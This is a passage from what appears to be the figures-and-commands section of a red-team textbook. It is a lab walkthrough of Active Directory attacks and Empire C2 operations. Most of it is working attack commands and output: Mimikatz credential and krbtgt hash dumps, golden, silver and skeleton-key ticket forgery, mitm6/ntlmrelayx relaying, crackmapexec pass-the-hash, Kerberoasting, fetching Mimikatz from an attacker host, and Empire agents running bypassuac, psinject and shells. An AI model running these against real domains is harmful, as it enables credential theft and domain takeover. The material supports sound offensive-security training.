         * Username : sqladmin
         * Domain   : REDTEAMLAB.LOCAL
         * Password : (null)
        ssp :
        credman :
```

Figure 11.19 – Retrieving domain users' credentials

```
Authentication Id : 0 ; 700422 (00000000:000ab006)
Session           : Interactive from 1
User Name         : Administrator
Domain            : REDTEAMLAB
Logon Server      : DC1
Logon Time        : 8/27/2021 4:47:35 PM
SID               : S-1-5-21-634716346-3108032190-2057695417-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : REDTEAMLAB
         * NTLM     : ead0cc57ddaae50d876b7dd6386fa9c7
         * SHA1     : 452e3a8dce23b0c736479f44a2e8d3c2b1f5efec
         * DPAPI    : 07cb3573124faff6290c43bc72216d7
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : REDTEAMLAB
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : REDTEAMLAB.LOCAL
         * Password : (null)
        ssp :
        credman :
```

Figure 11.20 – Domain Administrator user credentials

```
mimikatz # lsadump::lsa /patch
Domain : REDTEAMLAB / S-1-5-21-634716346-3108032190-2057695417

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : ead0cc57ddaae50d876b7dd6386fa9c7

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 53456cfa6981cff6455b3f515f04bd46

RID  : 0000044f (1103)
User : bob
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID  : 00000450 (1104)
User : alice
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID  : 00000451 (1105)
User : johndoe
LM   :
NTLM : 58a478135a93ac3bf058a5ea0e8fdb71
```

Figure 11.21 – Retrieving domain users' NTLM hashes

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : REDTEAMLAB / S-1-5-21-634716346-3108032190-2057695417   A

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 53456cfa6981cff6455b3f515f04bd46   B
    LM   :
  Hash NTLM: 53456cfa6981cff6455b3f515f04bd46
    ntlm- 0: 53456cfa6981cff6455b3f515f04bd46
    lm  - 0: 67ea6e225f678a139db818ceb29c4db8
```

Figure 11.22 – Retrieving the domain SID

```
mimikatz # kerberos::golden /user:FakeAdmin /domain:redteamlab.local /sid:S-1-5-21-634716346-3108032190-
2057695417 /krbtgt:53456cfa6981cff6455b3f515f04bd46 /id:500
User      : FakeAdmin
Domain    : redteamlab.local (REDTEAMLAB)
SID       : S-1-5-21-634716346-3108032190-2057695417
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 53456cfa6981cff6455b3f515f04bd46 - rc4_hmac_nt
Lifetime  : 8/29/2021 5:20:23 PM ; 8/27/2031 5:20:23 PM ; 8/27/2031 5:20:23 PM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Golden Ticket

Figure 11.23 – Creating a golden ticket

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>whoami
redteamlab\sqladmin

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>klis
'klis' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>klist

Current LogonId is 0:0x2dd1f

Cached Tickets: (1)

#0>     Client: FakeAdmin @ redteamlab.local
        Server: krbtgt/redteamlab.local @ redteamlab.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 8/29/2021 17:20:23 (local)
        End Time:   8/27/2031 17:20:23 (local)
        Renew Time: 8/27/2031 17:20:23 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Fake account using the Golden Ticket

Figure 11.24 – Golden ticket

```
RID  : 00000452 (1106)
User : sqladmin
LM   :
NTLM : a6f05e37b3fa335e5a086d53467099c5

RID  : 000003e8 (1000)
User : DC1$
LM   :
NTLM : cb7b254f129981ca3ae74d21ef3a9ac4

RID  : 00000455 (1109)
User : ALICE-PC$
LM   :
NTLM : abc6aa8eaa78d44a9c56a00bda017f88

RID  : 00000456 (1110)
User : BOB-PC$
LM   :
NTLM : 8830da61b0ae89bcf87d94dbb23ea3f1
```

Figure 11.25 – NTLM hash of users' and computers' accounts

```
mimikatz # kerberos::golden /user:SilverTicket /domain:redteamlab.local /sid:S-1-5-21-634716346-3108032190
-2057695417 /rc4:cb7b254f129981ca3ae74d21ef3a9ac4 /id:1234 /target:dc1.redteamlab.local /service:HOST
User      : SilverTicket
Domain    : redteamlab.local (REDTEAMLAB)
SID       : S-1-5-21-634716346-3108032190-2057695417
User Id   : 1234
Groups Id : *513 512 520 518 519
ServiceKey: cb7b254f129981ca3ae74d21ef3a9ac4 - rc4_hmac_nt
Service   : HOST
Target    : dc1.redteamlab.local
Lifetime  : 8/31/2021 8:57:30 AM ; 8/29/2031 8:57:30 AM ; 8/29/2031 8:57:30 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Silver Ticket

Figure 11.26 – Creating a silver ticket

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>whoami
redteamlab\sqladmin

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>klist

Current LogonId is 0:0x29fc0

Cached Tickets: (1)

#0>     Client: SilverTicket @ redteamlab.local
        Server: HOST/dc1.redteamlab.local @ redteamlab.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 8/31/2021 8:57:30 (local)
        End Time:   8/29/2031 8:57:30 (local)
        Renew Time: 8/29/2031 8:57:30 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
```

Silver Ticket

Figure 11.27 – Silver ticket

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 580 -> 00/00 [0-0-0]

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # !-
[+] 'mimidrv' service stopped
[+] 'mimidrv' service removed
```

Figure 11.28 – Creating a skeleton key




Figure 11.29 – Authenticating using the skeleton key

Code and Commands

```
kali@kali:~$ git clone https://github.com/fox-it/mitm6
```

Command 11.1

```
kali@kali:~$ cd mitm6
kali@kali:~/mitm6$ pip3 install -r requirements.txt
kali@kali:~/mitm6$ sudo python setup.py install
```

Command 11.2

```
kali@kali:~/mitm6$ cd mitm6
kali@kali:~/mitm6/mitm6$ python3 mitm6.py -h
```

Command 11.3

```
PS C:\Users\Administrator> Install-WindowsFeature -Name AD-
Certificate,ADCS-Cert-Authority -Restart
```

Command 11.4

```
kali@kali:~$ cd mitm6/mitm6

kali@kali:~/mitm6/mitm6$ sudo python3 mitm6.py -i eth2 -d
redteamlab.local
```

Command 11.5

```
kali@kali:~$ cd Impacket

kali@kali:~/Impacket$ python3 ntlmrelayx.py -6 -t
ldaps://192.168.42.22 -wh wpad.redteamlab.local -l
/home/kali/mitm6-loot
```

Command 11.6

```
[*] Dumping domain info for first time

[*] Domain info dumped into lootdir!
```

Command 11.7

```
kali@kali:~$ ls mitm6-loot
```

Command 11.8

```
[*] Authenticating against ldaps://192.168.42.22 as
REDTEAMLAB\johndoe SUCCEED

[*] Enumerating relayed user's privileges. This may take a
while on large domains
```

Command 11.9

```
kali@kali:~$ sudo apt update

kali@kali:~$ sudo apt install crackmapexec
```

Command 11.10

```
kali@kali:~$ sudo crackmapexec smb 192.168.42.0/24 -u bob -
p Password1 -d redteamlab.local
```

Command 11.11

```
kali@kali:~$ sudo crackmapexec smb 192.168.42.0/24 -u bob -
p Password1 -d redteamlab.local --sam
```

Command 11.12

```
kali@kali:~$ sudo crackmapexec smb 192.168.42.0/24 -u bob -
H ead0cc57ddaae50d876b7dd6386fa9c7 --local-auth
```

Command 11.13

```
kali@kali:~$ sudo crackmapexec smb 192.168.42.0/24 -u bob -
p Password1 -d redteamlab.local --lsa
```

Command 11.14

```
kali@kali:~$ cd Impacket

kali@kali:~/Impacket$ python3 GetUserSPNs.py
redteamlab.local/bob:Password1 -dc-ip 192.168.42.22 -
request
```

Command 11.15

```
C:\Users\Slayer\Downloads\hashcat-6.2.3\hashcat-6.2.3>
hashcat -m 13100 TGS-hash.txt rockyou.txt -O
```

Command 11.16

```
kali@kali:~$ cd Downloads

kali@kali:~/Downloads$ python3 -m http.server 8080
```

Command 11.17

```
PS C:\Users\sqladmin> Invoke-WebRequest -Uri
http://192.168.42.20:8080/mimikatz_trunk.zip -Outfile
'C:\Users\sqladmin\Downloads\mimikatz_trunk.zip'
```

Command 11.18

```
C:\Users\sqladmin> cd
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>
mimikatz.exe

mimikatz # privilege::debug
```

Command 11.19

```
mimikatz # sekurlsa::logonpasswords
```

Command 11.20

```
mimikatz # lsadump::lsa /patch
```

Command 11.21

```
C:\Users\sqladmin> cd
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>
mimikatz.exe

mimikatz # privilege::debug
```

Command 11.22

```
mimikatz # lsadump::lsa /inject /name:krbtgt
```

Command 11.23

```
mimikatz # kerberos::golden /user:FakeAdmin
/domain:redteamlab.local /sid:S-1-5-21-634716346-
3108032190-2057695417
/krbtgt:53456cfa6981cff6455b3f515f04bd46 /id:500
```

Command 11.24

```
mimikatz # kerberos::ptt ticket.kirbi
```

Command 11.25

```
mimikatz # misc::cmd
```

Command 11.26

```
C:\Users\sqladmin> cd
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>
mimikatz.exe

mimikatz # privilege::debug
```

Command 11.27

```
mimikatz # lsadump::lsa /patch
```

Command 11.28

```
mimikatz # kerberos::golden /user:SilverTicket
/domain:redteamlab.local /sid:S-1-5-21-634716346-
3108032190-2057695417 /rc4:cb7b254f129981ca3ae74d21ef3a9ac4
/id:1234 /target:dc1.redteamlab.local /service:HOST
```

Command 11.29

```
mimikatz # kerberos::ptt silver_ticket.kirbi
```

Command 11.30

```
mimikatz # misc::cmd
```

Command 11.31

```
C:\Users\sqladmin> cd
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>
mimikatz.exe

mimikatz # privilege::debug
```

Command 11.32

```
mimikatz # privilege::debug
mimikatz # !+
mimikatz # !processprotect /process:lsass.exe /remove
mimikatz # misc::skeleton
mimikatz # !-
```

Command 11.33

```
mimikatz # misc::cmd
```

Command 11.34

```
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> powershell
```

Command 11.35

```
PS C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> Enter-
PSSession -Computername dc1 -credential
redteamlab\Administrator
```

Command 11.36

```
[dc1]: PS C:\Users\Administrator\Documents>
```

Command 11.37

Further reading

To learn more about the topics that were covered in this chapter, take a look at the following resources:

- LLMNR/NBT-NS Poisoning and SMB Relay – https://attack.mitre.org/techniques/T1557/001/
- OS Credential Dumping: LSA Secrets – https://attack.mitre.org/techniques/T1003/004/
- Active Directory Security – https://adsecurity.org/

Chapter 12

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux 2021.2: https://www.kali.org/get-kali/
- Empire: https://github.com/BC-SECURITY/Empire
- Starkiller: https://github.com/BC-SECURITY/Starkiller
- Windows Server 2019: https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2019

Images




Figure 12.1 – C2 operations




Figure 12.2 – Empire client-server model




Figure 12.3 – Empire deployment model

```
[*] Initializing plugin ...
[*] Doing custom initialization ...
[*] Loading Empire C# server plugin
[*] Registering plugin with menu ...
[*] Empire starting up ...
[*] Starting Empire RESTful API on 0.0.0.0:1337
[*] Starting Empire SocketIO on 0.0.0.0:5000
[*] Testing APIs
[+] Empire RESTful API successfully started
[+] Empire SocketIO successfully started
[*] Cleaning up test user
Server >
```

Figure 12.4 – Starting the Empire server

```
16  another-one:
17    host: https://localhost
18    port: 1337
19    socketport: 5000
20    username: empireadmin
21    password: password123
22  Empire-Server:
23    host: https://172.30.1.30
24    port: 1337
25    socketport: 5000
26    username: empireadmin
27    password: password123
28 shortcuts:
```

Figure 12.5 – Adding a new Empire server

```
(Empire) > connect -c Empire-Server
                       localhost
                       other-server
                       another-one
                       Empire-Server
```

Figure 12.6 – Connecting to a remote Empire server

```
392 modules currently loaded

0 listeners currently active

0 agents currently active

[*] Connected to Empire-Server
(Empire) >
```

Connected to the remote Empire server

```
Connected to https://172.30.1.30:1337. 0 agents. 1 unread messages.
```

Figure 12.7 – Empire client user interface

```
(Empire) > admin
(Empire: admin) > user_list

Users
```

ID	Username	Admin	Enabled	Last Logon Time
1	empireadmin	True	True	2021-09-08 10:06:00 EDT (11 minutes ago)

Figure 12.8 – Viewing user accounts

```
(Empire: admin) > create_user NewUser1 Password123
[*] Added user: NewUser1
(Empire: admin) > user_list

Users
```

ID	Username	Admin	Enabled	Last Logon Time
1	empireadmin	True	True	2021-09-08 10:06:00 EDT (13 minutes ago)
2	NewUser1	False	True	2021-09-08 10:19:31 EDT (2 seconds ago)

Figure 12.9 – Creating a user account

```
(Empire: admin) > disable_user 2
[*] Disabled user: NewUser1
(Empire: admin) > user_list

Users
```

ID	Username	Admin	Enabled	Last Logon Time
1	empireadmin	True	True	2021-09-08 10:06:00 EDT (16 minutes ago)
2	NewUser1	False	False	2021-09-08 10:22:28 EDT (2 seconds ago)

Figure 12.10 – Disabling a user account

```
(Empire: uselistener/http) > set Name DClistener
[*] Set Name to DClistener
(Empire: uselistener/http) > set Host 192.168.42.20
[*] Set Host to 192.168.42.20
(Empire: uselistener/http) > set Port 1335
[*] Set Port to 1335
(Empire: uselistener/http) > execute
[+] Listener DClistener successfully started
(Empire: uselistener/http) > main
```

Figure 12.11 – Creating a listener

```
(Empire) > listeners
```

Listeners List

ID	Name	Module	Listener Category	Created At	Enabled
1	DClistener	http	client_server	2021-09-08 09:21:39 EDT (a minute ago)	True

Figure 12.12 – Viewing listeners

Figure 12.13 – Executing the agent code

```
[+] New agent 2N534EK6 checked in
[*] Sending agent (stage 2) to 2N534EK6 at 192.168.42.22
(Empire) >
```

Figure 12.14 – Agent creation

```
(Empire: agents) > agents

Agents
```

ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
3	2N534EK6	powershell	192.168.42.22	RIDTEAMLAB\sqladmin	powershell	2020	5/0.0	2021-09-08 09:34:13 EDT (3 seconds ago)	DClistener

Figure 12.15 – Viewing agents

```
(Empire: agents) > interact 2N534EK6
(Empire: 2N534EK6) > help

Help Options
```

Name	Description	Usage
display	Display an agent property	display <property_name>
download	Tasks an the specified agent to download a file.	download <file_name>
help	Display the help menu for the current menu	help
history	Display last number of task results received.	history [<number_tasks>]
info	Display agent info.	info

Figure 12.16 – help menu

```
(Empire: 2N534EK6) > info

Agent Options
```

ID	3
architecture	AMD64
checkin_time	2021-09-08T13:33:46+00:00
children	
delay	5
external_ip	192.168.42.22
functions	
high_integrity	1
hostname	DC1
internal_ip	192.168.42.22

Figure 12.17 – Collecting information on the target

```
(Empire: 2N534EK6) > bypassuac DClistener
[*] Tasked 2N534EK6 to run Task 1
[*] Task 1 results received
Job started: NP2G83
[*] Task 1 results received
[!] Not in a medium integrity process!

(Empire: 2N534EK6) > display high_integrity
high_integrity is 1
```

Figure 12.18 – Checking the agent context

```
(Empire: 2N534EK6) > shell ipconfig
[*] Tasked 2N534EK6 to run Task 2
[*] Task 2 results received
 Description        : Intel(R) PRO/1000 MT Desktop Adapter
 MACAddress         : 08:00:27:D8:36:A3
 DHCPEnabled        : True
 IPAddress          : 192.168.42.22,fe80::4005:e8e7:830c:6ccf
 IPSubnet           : 255.255.255.0,64
 DefaultIPGateway   :
 DNSServer          : 127.0.0.1
 DNSHostName        : DC1
 DNSSuffix          : redteamlab.local
```

Figure 12.19 – Executing remote commands

```
(Empire: 2N534EK6) > mimikatz
[*] Tasked 2N534EK6 to run Task 4
[*] Task 4 results received
Job started: CKSAF1
[*] Task 4 results received
Hostname: DC1.redteamlab.local / S-1-5-21-634716346-3108032190-2057695417

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 174412 (00000000:0002a94c)
Session           : Interactive from 1
User Name         : sqladmin
Domain            : REDTEAMLAB
Logon Server      : DC1
Logon Time        : 9/8/2021 6:15:41 AM
SID               : S-1-5-21-634716346-3108032190-2057695417-1106
        msv :
         [00000003] Primary
         * Username : sqladmin
         * Domain   : REDTEAMLAB
         * NTLM     : a6f05e37b3fa335e5a086d53467099c5
```

Figure 12.20 – Executing Mimikatz

```
(Empire: 2N534EK6) > credentials
```

Credentials

ID	CredType	Domain	UserName	Host	Password/Hash
1	hash	REDTEAMLAB	sqladmin	DC1	a6f05e37b3fa335e5a086d53467099c5
2	hash	REDTEAMLAB	DC1$	DC1	cb7b254f129981ca3ae74d21ef3a9ac4

Figure 12.21 – Credentials table

```
(Empire: credentials) > interact 2N534EK6
(Empire: 2N534EK6) > shell ps
[*] Tasked 2N534EK6 to run Task 5
[*] Task 5 results received
 PID   ProcessName                    Arch  UserName                    MemUsage
 ---------------------------------------------------------------------------------
 0     Idle                           x64   N/A                         0.01 MB
 4     System                         x64   N/A                         0.13 MB
 88    Registry                       x64   NT AUTHORITY\SYSTEM         22.37 MB
 260   smss                           x64   NT AUTHORITY\SYSTEM         0.03 MB
 288   svchost                        x64   NT AUTHORITY\LOCAL SERVICE  8.96 MB
 316   svchost                        x64   NT AUTHORITY\NETWORK SERVICE 10.81 MB
 320   svchost                        x64   NT AUTHORITY\LOCAL SERVICE  1.63 MB
 352   csrss                          x64   NT AUTHORITY\SYSTEM         0.67 MB
 372   taskhostw                      x64   REDTEAMLAB\sqladmin         1.68 MB
 428   wininit                        x64   NT AUTHORITY\SYSTEM         0.11 MB
 436   csrss                          x64   NT AUTHORITY\SYSTEM         1.39 MB
 440   svchost                        x64   NT AUTHORITY\LOCAL SERVICE  10.82 MB
 492   winlogon                       x64   NT AUTHORITY\SYSTEM         7.07 MB
```

Figure 12.22 – Viewing running processes

```
(Empire: 2N534EK6) > psinject DClistener 3140
[*] Tasked 2N534EK6 to run Task 6
[*] Task 6 results received
Job started: TDPS1G
[+] New agent YZWLF3TE checked in
[*] Sending agent (stage 2) to YZWLF3TE at 192.168.42.22
(Empire: 2N534EK6) >
```

Figure 12.23 – Spawning a new agent

```
(Empire: 2N534EK6) > agents

Agents
```

ID	Name	Language	Internal IP	Username	Process	PID
3	2N534EK6*	powershell	192.168.42.22	REDTEAMLAB\sqladmin	powershell	2028
4	YZWLF3TE	powershell	192.168.42.22	REDTEAMLAB\sqladmin	explorer	3140

Figure 12.24 – Checking for a new agent

```
(Empire: 2N534EK6) > interact 2N534EK6
(Empire: 2N534EK6) > shell
[*] Exit Shell Menu with Ctrl+C
(2N534EK6) C:\Windows\system32 > cd ..
(2N534EK6) C:\Windows\system32 > cd ..
(2N534EK6) C:\Windows > cd ..
(2N534EK6) C:\ > ls
 Mode    Owner                        LastWriteTime         Length     Name
 ----    -----                        -------------         ------     ----
 d--hs-  NT AUTHORITY\SYSTEM          2021-05-29 11:37:55Z  None       $Recycle.Bin
 d-----  BUILTIN\Administrators       2021-06-05 12:44:24Z  None       CorporateFileShare
 d--hsl  NT AUTHORITY\SYSTEM          2021-05-29 11:33:33Z  None       Documents and Settings
 d-----  NT AUTHORITY\SYSTEM          2018-09-15 00:19:00Z  None       PerfLogs
 d-r---  NT SERVICE\TrustedInstaller  2021-05-29 11:40:50Z  None       Program Files
 d-----  NT SERVICE\TrustedInstaller  2021-05-29 11:37:38Z  None       Program Files (x86)
 d--h--  NT AUTHORITY\SYSTEM          2021-08-22 13:27:17Z  None       ProgramData
 d--hs-  BUILTIN\Administrators       2021-05-29 11:33:48Z  None       Recovery
 d-----  BUILTIN\Administrators       2021-06-05 12:48:28Z  None       Shares
 d--hs-  BUILTIN\Administrators       2021-05-29 09:38:20Z  None       System Volume Information
 d-r---  NT AUTHORITY\SYSTEM          2021-08-27 17:32:22Z  None       Users
 d-----  NT SERVICE\TrustedInstaller  2021-08-22 13:21:27Z  None       Windows
 -a-hs-  None                         2021-09-08 06:54:23Z  865353728  pagefile.sys
(2N534EK6) C:\ > exit
(Empire: 2N534EK6) >
```

Figure 12.25 – Spawning an interactive shell




Figure 12.26 – Starkiller deployment model

Figure 12.27 – Starkiller log-on page




Figure 12.28 – Accessing the Users menu




Figure 12.29 – User accounts

